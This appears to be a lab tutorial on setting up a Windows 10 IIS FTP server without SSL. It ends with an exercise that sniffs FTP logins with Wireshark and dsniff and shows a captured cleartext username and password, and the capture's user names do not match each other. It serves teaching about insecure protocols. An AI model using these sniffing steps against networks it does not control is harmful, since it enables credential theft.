


- 8 Click the **Next** button.
- 9 Use the default **Binding** settings selections.
- 10 Check the **Start FTP site automatically** option.
- 11 In the "SSL" section, check the **No SSL** option.




**Important:** In a business environment or on an FTP server that will host sensitive data, it's best practice to configure the site to require SSL to prevent transmitting data in clear text.

12. Click the **Next** button.
13. In the "Authentication" section, check the **Basic** option.
14. In the "Authorization" section, use the drop-down menu, and select **Specified users** option.
15. Type the email address of your Windows 10 account or local account name to allow yourself access to the FTP server.
16. Check the **Read** and **Write** options.




17. Click the **Finish** button.

## Configuring firewall rules:-




1. Click the **Change settings** button.
2. Check the **FTP Server** option, as well as the options to allow **Private** and **Public** access.




## **Configuring user accounts to FTP server:-**

If you want multiple users to access the FTP server at the same time, you need to modify the server settings using these steps:


- 1 Open **Control Panel**.
- 2 Click on **System and Security**.
- 3 Click on **Administrative Tools**.




- 4 Double-click the **Internet Information Services (IIS) Manager** shortcut.



- 5 On the left pane, expand "Sites," and select the site you created earlier.
- 6 Double-click the **FTP Authorization Rules** option.




- 7 On the right pane, click the **Add Allow Rule** option.



8. Select one of these two options:

- **All Users:** Allows every user configured on your Windows 10 device to access the FTP server.
- **Specified users:** You can use this option to specify all the users you want to access the FTP server. (You must separate each user using a comma.)

9. Check the **Read** and **Write** options.




10. Click the **OK** button.


## Viewing and downloading files:-

If you want to browse and download files, you can do this using Internet Explorer, Firefox, or Chrome:

- 1 Open a **web browser**.
- 2 In the address bar, type the server IP address using **ftp://**, and press **Enter**. For example, **ftp://192.168.1.100**.
- 3 Type your account credentials.
- 4 Click the **Log on** button.



After completing the steps, you should be able to navigate and download files and folders from the server.



- **Access FTP server from windows command prompt**

Open windows terminal....

C:\>**ftp**

ftp> **open**

To **10.1.2.200** (or website name )

Connected to 10.1.2.200

User (10.1.2.200:(none)): \***user\_name\***

Password:**\*your password set password\***

ftp> **dir**

Download your required files here's.....

- Do an mitm and username and password of FTP transaction using wireshark and dsniff.

## Solution→

Open wireshark

Start capture packet files through click on start tab

Filter it into FTP protocol just type in search box, \* ftp \*

Find your target IP (192.168.0.12)

Check all incoming & outgoing packets in this IP

Find user name name in info records.

*Local Area Connection [Wireshark 1.12.3 (v1.12.3-0-gbb3e9a0 from master-1.12)]						
<a href="#">File</a> <a href="#">Edit</a> <a href="#">View</a> <a href="#">Go</a> <a href="#">Capture</a> <a href="#">Analyze</a> <a href="#">Statistics</a> <a href="#">Telephony</a> <a href="#">Tools</a> <a href="#">Internals</a> <a href="#">Help</a>						
Filter:		ftp				Website URL
No.	Source	Destination	Protocol	Info	Length	Delta Time
7875	192.168.0.23	192.168.0.12	FTP	Response: 220----- Welcome to Pure-FTPd [privsep] [TLS] --		
7876	192.168.0.12	192.168.0.23	FTP	Request: AUTH TLS		
7878	192.168.0.23	192.168.0.12	FTP	Response: 500 This security scheme is not implemented		
7879	192.168.0.12	192.168.0.23	FTP	Request: AUTH SSL		
7880	192.168.0.23	192.168.0.12	FTP	Response: 500 This security scheme is not implemented		
7881	192.168.0.12	192.168.0.23	FTP	Request: USER jeremyc		
7882	192.168.0.23	192.168.0.12	FTP	Response: 331 User JohnPete OK. Password required		
7883	192.168.0.12	192.168.0.23	FTP	Request: PASS SuperSecretPassword		
7891	192.168.0.23	192.168.0.12	FTP	Response: 230 OK. Current directory is /		
7892	192.168.0.12	192.168.0.23	FTP	Request: SYST		
7894	192.168.0.23	192.168.0.12	FTP	Response: 215 UNIX Type: L8		
